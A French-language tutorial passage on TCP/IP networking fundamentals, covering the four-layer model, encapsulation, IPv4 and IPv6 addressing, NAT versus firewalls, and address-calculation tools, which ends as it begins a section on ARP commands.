On distinguera ces organismes de standardisation de consortium commerciaux comme la WiFi Alliance ou des organismes établis nationaux et internationaux de régulation comme le FCC, l'ETSI, l'IBPT, etc.

Objectif de TCP/IP

- **Communiquer**
 - à l'échelle du globe
 - de manière libérale (ouverte)
- **quel que soit**
 - le contenu
 - le support
 - les hôtes



L'Internet

L'Internet est l'**interconnexion de réseaux à l'échelle du globe**. En IPv4, l'Internet a atteint sa taille limite.

Quatre couches


Le modèle de communication TCP/IP compte quatre couches.

- **Couche Application**
 - Elle est la couche de communication qui s'interface avec les utilisateurs.
 - Exemples de protocoles applicatifs : HTTP, DNS, DHCP, FTP, ...
 - S'exécute sur les machines hôtes.
- **Couche Transport : TCP**
 - Elle est responsable du dialogue entre les hôtes terminaux d'une communication.
 - Les applications utiliseront TCP pour un transport fiable et UDP sans ce service.
 - Les routeurs NAT et les pare-feu opèrent un filtrage au niveau de la couche transport.
- **Couche Internet : IP**
 - Elle permet de déterminer les meilleurs chemins à travers les réseaux en fonction des adresses IPv4 ou IPv6 à portée globale.
 - Les routeurs transfèrent le trafic IP qui ne leur est pas destiné.
- **Couche Accès au réseau**
 - TCP/IP ne s'occupe pas de la couche Accès Réseau
 - Elle organise le flux binaire et identifie physiquement les hôtes
 - Elle place le flux binaire sur les supports physiques
 - Les commutateurs, cartes réseau, connecteurs, câbles, etc. font partie de cette couche

Plus on monte dans les couches, plus on quitte les aspects matériels, plus on se rapproche de problématiques logicielles.

Encapsulation


- Pour transmettre du contenu d'un ordinateur à un autre, l'utilisateur va utiliser un programme qui construit un message enveloppé par un en-tête applicatif, SMTP par exemple. Le message subit une première encapsulation.
- Le logiciel va utiliser un protocole de couche transport correspondant pour établir la communication avec l'hôte distant en ajoutant un en-tête TCP ou UDP.
- Ensuite, l'ordinateur va ajouter un en-tête de couche Internet, IPv4 ou IPv6 qui servira à la livraison des informations auprès de l'hôte destinataire. L'en-tête contient les adresses d'origine et de destination des hôtes.
- Enfin, ces informations seront encapsulées au niveau de la couche Accès qui s'occupera de livrer physiquement le message.




A la réception, l'hôte récepteur réalise l'opération inverse en vérifiant les en-têtes de chaque protocole correspondant à une des couches décrites. Ce processus s'appelle la désencapsulation.

Processus de communication

- Chaque couche ajoute une information fonctionnelle au message original. A la réception, l'hôte examine chaque couche et prend une décision quant à ce trafic.



Modèle TCP/IP détaillé



2. Adressage et matériel

Adressage et identifiants

Les machines et leurs interfaces disposent d'identifiants au niveau de chaque couche :

- Couche Application : Nom de domaine, par exemple : `linux.goffinet.org`
- Couche Transport : Port TCP ou UDP, par exemple : `TCP80`
- Couche Internet : Adresse IPv4 et/ou IPv6, par exemple : `192.168.150.252/24` ou `2001:db8::1/64`
- Couche Accès : adresse physique (MAC), par exemple une adresse MAC 802 : `70:56:81:bf:7c:37`

Rôles des périphériques

IP voit deux rôles :

1. Les **hôtes terminaux** : nos ordinateurs au bout du réseau
2. Les **routeurs chargés** de transférer les paquets en fonction de l'**adresse L3 IP (logique, hiérarchique)** de destination. Il permettent d'interconnecter les hôtes d'extrémité.

Aussi au sein du réseau local (LAN), le **commutateur** (switch) est chargé de transférer rapidement les **trames Ethernet** selon leur **adresse L2 MAC (physique)** de destination.

3. Routage IP

Domaines IP

- Deux noeuds (hôtes, interfaces, cartes réseau, PC, smartphone, etc.) doivent appartenir au même réseau, au même domaine IP pour communiquer directement entre eux.
- Quand les noeuds sont distants, ils ont besoin de livrer leur trafic à une passerelle, soit un routeur.
- D'une extrémité à l'autre, les adresses IP ne sont pas censées être modifiées (sauf NAT) par les routeurs. Par contre, le paquet est dés-encapsulé /ré-encapsulé différemment au niveau de la couche Accès au passage de chaque routeur.




Type d'adresses IP

Les adresses IP permettent d'identifier de manière unique les hôtes d'origine et de destination. Les routeurs se chargent d'acheminer les paquets à travers les liaisons intermédiaires.

Il existe plusieurs types d'adresses qui correspondent à plusieurs usages.

On trouve au moins trois grandes catégories :

- les adresses *unicast* : à destination d'un seul hôte
- les adresses *broadcast* (IPv4) : à destination de tous les hôtes du réseau
- les adresses *multicast* (IPv4 et IPv6) : à destination de certains hôtes du réseau.



Parmi les adresses **unicast** on distinguera :

- les adresses *non-routées* : locales ou de loopback jamais transférées par les routeurs.
- les adresses *publiques* ou *globales* : pour lesquelles les routeurs publics acheminent les paquets
- les adresses *privées* ou *unique locale* : pour lesquelles seuls les routeurs privés transfèrent le trafic (les routeurs publics ne connaissent pas de chemin pour des destinations privées).

Nécessité du NAT en IPv4

A cause de la consommation galopante d'adresses IPv4 publiques, les autorités de l'Internet ont décidé de proposer des solutions :

- L'adoption d'un **protocole nouveau IPv6** corrigeant les problèmes d'IPv4 avec un conseil de transition en double pile IPv4/IPv6.
 - Entre autres solution d'offrir une connectivité IPv4 avec une seule adresse publique qui cache un réseau adressé avec des blocs privés.
- En vue d'offrir une connectivité globale (publique) à des hôtes privés, une des solutions est la traduction du trafic (NAT). Une autre est la mise en place d'un proxy applicatif. Ces opérations tronquent le trafic IP d'origine, génère de la charge sur les ressources nécessaires à la traduction à la réécriture du trafic dans un sens et dans un autre, ce qui n'est pas sans poser problème et génère un certain coût.

Transition IPv6

Il n'est plus envisagé de manière crédible traduire le nouveau protocole dans l'ancien, IPv6 dans IPv4.

Par contre, l'inverse, soit l'ancien dans le nouveau, IPv4 dans IPv6 annonce la prochaine étape de transition. Les solutions NAT64/DNS64 offrent la possibilité de déploiement "IPv6 Only".

NAT et pare-feu

On a tendance à confondre les fonctionnalités NAT avec celles du pare-feu.

Même si il est probable que le même logiciel prenne en charge les deux fonctions, ces procédures sont distinctes. Alors que le NAT permet de traduire le trafic, il ne protège en rien.

Cette fonction est prise en charge par le pare-feu à état qui arrête les connexions non sollicitées sur le réseau à protéger. Le proxy (mandataire) quant à lui aura d'autres fonction que la traduction telle que le contrôle du trafic qui lui est livré, avec des mécanismes de cache, d'authentification et de transformation du trafic dont aussi la traduction.

Dans tous les cas, c'est la fonction pare-feu qui protège des tentatives de connexions externes.

Adressage IPv4

Une adresse IPv4 est un identifiant de 32 bits représentés par 4 octets (8 bits) codés en décimales séparées par des points.

tableau adresses IPv4

Types d'adresses IPv4	Plages	Remarques
Adresses Unicast	0.0.0.0 à 223.255.255.255	Pour adresser les routeurs des réseaux d'extrémité et les ordinateurs accessible à travers l'Internet public
Adresses Unicast privées	10.0.0.0/8 (Classe A). 172.16.0.0/12 (Classe B). 192.168.0.0/16 (Classe C)	L'objectif de départ des adresses IPv4 privées est d'identifier des connexions privées (sur des réseaux privés). Mais en situation de carence d'adresses IPv4 publiques, les adresses privées permettent aussi d'adresser des réseaux "clients" d'extrémité. Ceux-ci arrivent à placer le trafic sur l'Internet public grâce à des mécanismes de traduction d'adresses (NAT/PAT). Par définition, les adresses privées ne trouvent pas de destination sur l'Internet public.
Adresses Multicast	224.0.0.0 à 239.255.255.255	Ces adresses identifient plusieurs interfaces en général sur un réseau contrôlé.

Le masque de réseau lui aussi noté en décimal pointé indique avec les bits à 1 la partie réseau partagée par toutes les adresses d'un bloc. Les bits à 0 dans le masque indiquent la partie unique qui identifie les interfaces sur la liaison. Un masque de réseau est un suite homogène de bits 1 et puis de bits seulement à zéro. Il s'agit donc d'un masque de découpage de blocs homogènes d'adresses IP contigües. Ces blocs communiquent entre eux grâce à des "routeurs", sortent d'intermédiaire d'interconnexion, dont le rôle est justement de transférer du trafic qui ne leur est pas destiné. Les routeurs identifient un point géographique, lieux d'interconnexion des liaisons. Les routeurs IPv4 remplissent souvent des fonctions de traduction.

Par exemple, 192.168.1.25 255.255.255.0 indique un numéro de réseau (première adresse) 192.168.1.0 et un numéro de Broadcast 192.168.1.255 . Toutes les adresses comprises entre ces valeurs peuvent être utilisées par les interfaces attachées à une même liaison (un même switch).

Le masque peut aussi respecter la notation CIDR qui consiste à écrire le nombre de bits à 1 dans le masque. Soit dans l'exemple précédent une écriture de type `/24` pour les 24 bits à 1 (`255.255.255.0`). Le masque CIDR s'impose en IPv6 (imaginez des masques de 128 bits en hexadécimal). Cette notation est certainement plus intuitive et plus simple à encoder ou à lire.

A cause du manque d'espace IPv4 disponible, on trouve souvent des masques qui chevauchent les octets, comme par exemple `/27` (`255.255.255.224`) qui offre 32 adresses (5 bits à zéro dans le masque) ou `/30` (`255.255.255.252`) qui offre 4 adresses (2 bits à zéro dans le masque), sans oublier la première (numéro du réseau) et la dernière (l'adresse de diffusion, *broadcast*) que l'on ne peut attribuer aux interfaces. On constate que si les bits à 1 dans le masque indiquent le découpage de cet espace codé sur 32 bits, les bits à zéro restants donnent l'étendue du bloc.

L'utilitaire `ipcalc` calcule pour nous les adresses IP :

```
# ipcalc --help
Usage: ipcalc [OPTION...]
  -c, --check      Validate IP address for specified address family
  -4, --ipv4       IPv4 address family (default)
  -6, --ipv6       IPv6 address family
  -b, --Broadcast  Display calculated Broadcast address
  -h, --hostname   Show hostname determined via DNS
  -m, --netmask    Display default netmask for IP (class A, B, or C)
  -n, --network    Display network address
  -p, --prefix     Display network prefix
  -s, --silent     Don't ever display error messages

Help options:
  -?, --help        Show this help message
  --usage          Display brief usage message
```

Par exemple :

```
# ipcalc -n -b -m 192.167.87.65/26
NETMASK=255.255.192
BROADCAST=192.167.87.127
NETWORK=192.167.87.64
```

On trouvera un utilitaire plus explicite avec `sipcalc`, il est en dépôt chez Debian/Ubuntu. Sous Centos/RHEL, il sera nécessaire de le compiler sois-même (<http://www.routemeister.net/projects/sipcalc/files/sipcalc-1.1.6.tar.gz>).

```
# sipcalc -I ens33
-[int-ipv4 : ens33] - 0

[CIDR]
Host address      - 172.16.98.241
Host address (decimal) - 2886755057
Host address (hex)   - AC1062F1
Network address    - 172.16.98.0
Network mask       - 255.255.255.0
Network mask (bits) - 24
Network mask (hex)  - FFFFFFF0
Broadcast address  - 172.16.98.255
Cisco wildcard     - 0.0.0.255
Addresses in network - 256
Network range      - 172.16.98.0 - 172.16.98.255
Usable range       - 172.16.98.1 - 172.16.98.254
```

Adressage IPv6

Les adresses IPv6 sont des identifiants uniques d'interfaces codés sur 128 bits et notés en hexadécimal en 8 mots de 16 bits (4 hexas) séparés par des ":".

Par exemple, pour l'adresse `2001:0db8:00f4:0845:ea82:0627:e202:24fe/64` dans son écriture extensive :

```
2001:0db8:00f4:0845:ea82:0627:e202:24fe
----- -----
16b 16b 16b 16b 16b 16b 16b 16b
----- -----
Préfixe           Interface ID
```

Ecriture

Voici l'écriture résumée :

```
2001:0db8:00f4:0845:ea82:0627:e202:24fe
2001:-db8:--f4:-845:ea82:-627:e202:24fe
2001:db8:f4:845:ea82:627:e202:24fe
```

Ou encore l'adresse `fe80:0000:0000:0000:bb38:9f98:0241:8a95` peut être résumée en `fe80::bb38:9f98:241:8a95`.

Configuration

Ces adresses peuvent être configurées :

- De manière automatique (autoconfiguration), sans état
- De manière dynamique avec serveur DHCPv6, avec état
- De manière automatique et de manière dynamique
- De manière statique

Une interface IPv6 peut accepter plusieurs adresses et dans des préfixes distincts. L'idée est d'améliorer les politiques de routage et de filtrage en fonction de ces adresses.

Adresses Unicas Globale et Link-Local

Un premier exemple avec qui illustre des adresses Unicast :

```
# ip -6 a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 state UNKNOWN qlen 1
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP qlen 1000
    inet6 2001:dc8:f4:845:ea82:627:e202:24fe/64 scope global noprefixroute dynamic
        valid_lft 1209585sec preferred_lft 604785sec
    inet6 fe80::bb38:9f98:241:8a95/64 scope link
        valid_lft forever preferred_lft forever
```

On y trouve deux interfaces :

- `lo` qui prend la seconde adresse de l'espace IPv6. `::1/128` ne joint qu'elle-même directement comme adresse de "Loopback".
- `eth0` : qui prend deux adresses IPv6 :
 - L'une toujours présente se reconnaît par son préfixe `fe80::/10`. Ces adresses sont uniques sur chaque interface et communiquent uniquement avec d'autres interfaces sur le lien local (des voisins) d'où leur "Link-Local Address".
 - L'autre adresse avec le préfixe `2001:dc8:f4:845::/64` indique une adresse publique, soit routable, joignable par Internet et permettant de placer du trafic sur Internet. On l'appelle une adresse GUA "Gobal Unicast Address". Elles s'identifient dans le bloc `2000::/3`.

On notera que :

- Les adresses GUA et link-local disposent d'un masque `/64`. C'est le masque par défaut de toute interface IPv6 d'un point terminal (endpoint). On propose aux connexions d'entreprise le routage d'un bloc `/48` qu'elle pourrait découper sur les 16 bits suivant pour obtenir 65536 blocs `/64` à adresser sur ses réseaux.
- Les adresses GUA et link-local disposent de deux valeurs de durée de vie : `valid_lft` et `preferred` qui déterminent la durée de leur validité.

Adresses Multicast

Les groupes Multicast dans lesquels les interfaces sont inscrites.

```
# ip -6 maddress
1:   lo
    inet6 ff02::1
    inet6 ff01::1
2:   eth0
    inet6 ff02::1:ff02:24fe
    inet6 ff02::1:ff41:8a95
    inet6 ff02::1
    inet6 ff01::1
```

Cela signifie que les interfaces acceptent le trafic dont l'adresse de destination est une de ces adresses qui sont partagées par plusieurs interfaces sur plusieurs hôtes IPv6. A priori, le Multicast n'est pas transféré par les routeurs ; les commutateurs le traitent comme du *Broadcast* (Diffusion).

Ceci précisé, le Multicast IPv6 désigne finement le trafic sur base de la portée et d'une destination. `ff02::1` signifie "tous les hôtes sur le réseau local"; `ff01::1` signifie "tous les hôtes sur le noeud local". Les adresses `ff02::1:ff02:24fe ff02::1:ff41:8a95` servent de destination au trafic Neighbor Discovery (voir plus bas) qui demande l'adresse physique de livraison inconnue d'une adresse IPv6 à joindre, donc connue d'avance. On reconnaît après le préfixe `ff02::1:ff/104` les 24 derniers bits `02:24fe` et `ff41:8a95` de chacune des deux adresses `2001:db8:f4:845::/64` et `fe80::bb38:9f98:241:8a95`. Il y aura une adresse Multicast différente pour chaque adresse GUA, ULA (Unique Local) ou link-local aux 24 derniers bits différents.

La table de routage indique que le trafic pour l'Internet (`default`) est livré à adresse link-local du routeur `fe80::22e5:2aff:fe1b:656a`.

```
# ip -6 route
2001:db8:f4:845::/64 via fe80::22e5:2aff:fe1b:656a dev ens33 proto ra metric 100
fe80::22e5:2aff:fe1b:656a dev ens33 proto static metric 100
fe80::/64 dev ens33 proto kernel metric 256
default via fe80::22e5:2aff:fe1b:656a dev ens33 proto static metric 100
```

Adresses Unique Local (Unicast)

Un second exemple révèle l'existence d'adresses privées IPv6 dans le préfixe `fd00::/8`, ici sur l'interface `eth0`:

```
# ip -6 a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 state UNKNOWN qlen 1
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP qlen 1000
    inet6 fd00:101::1a8/128 scope global dynamic
        valid_lft 3021sec preferred_lft 3021sec
    inet6 fe80::5054:ff:fe53:c52c/64 scope link
        valid_lft forever preferred_lft forever
```

Le préfixe `fd00::/8` nous renseigne un bloc d'adresses privées dont les 40 bits suivants sont censés être générés de manière aléatoire, ce qui est une obligation mais qui selon moi reste impossible à vérifier. Le préfixe suggéré offre alors un bloc `/48` dont on peut compenser 16 bits pour offrir 65536 blocs `/64`.


Ce type d'adresse privée à préfixe unique répond au problème des blocs IPv4 privés qui sont partagés par l'ensemble des postes de travail ou des périphériques mobiles dans le monde. Cet état de fait en IPv4 rend les connexions de bout en bout complexes à établir à travers un Internet public (notamment à travers des réseaux VPN, pour du partage peer-to-peer pour de la téléphonie Internet, etc.). Ce ne sont pourtant pas les solutions qui manquent mais celle-ci ne font que renforcer la mise en place de bricolages qui dégradent la connectivité.

Transition IPv6

L'Internet des Objets et les services en nuage annoncent une croissance exponentielle des besoins en connectivité auxquels seul IPv6 pourra répondre. L'Internet est entré en juin 2012 dans une très longue phase de transition duale d'IPv4 à IPv6. On pourrait encore parler d'IPv4 d'ici 2025 alors qu'IPv6 dominera les communications TCP/IP. Plusieurs explications apportent de l'eau au moulin de cette longue phase : une répartition des coûts sur tous les acteurs; malgré son aspect logique une migration d'infrastructure est nécessaire à l'échelle globale, sans compter les serveurs publics qui ne seront jamais migrés en IPv6 et qu'il faudra maintenir en IPv4 ...

Synthèse sur les adresses IPv6

En résumé pour IPv6, on peut retenir ce schéma :



Etant donné la multiplication des sources et des destinations potentielles qu'offrent le protocole IPv6, on sera attentif aux configurations des pare-feux.

4. Protocoles de résolution d'adresses et de découverte des hôtes

- Afin d'encapsuler un paquet IP dans une trame, l'hôte d'origine a besoin de connaître l'adresse physique (MAC) de la destination.
- En IPv4, c'est le protocole ARP (Address Resolution Protocol) qui remplit cette fonction. Les hôtes IPv4 maintiennent une table appelée cache ARP.
- En IPv6, c'est le protocole ND (Neighbor Discovery), sous-protocole IPv6, qui reprend cette fonction. Les hôtes IPv6 maintiennent une table appelée table de voisinage.

Commandes utiles

- Table ARP sous Windows et Linux
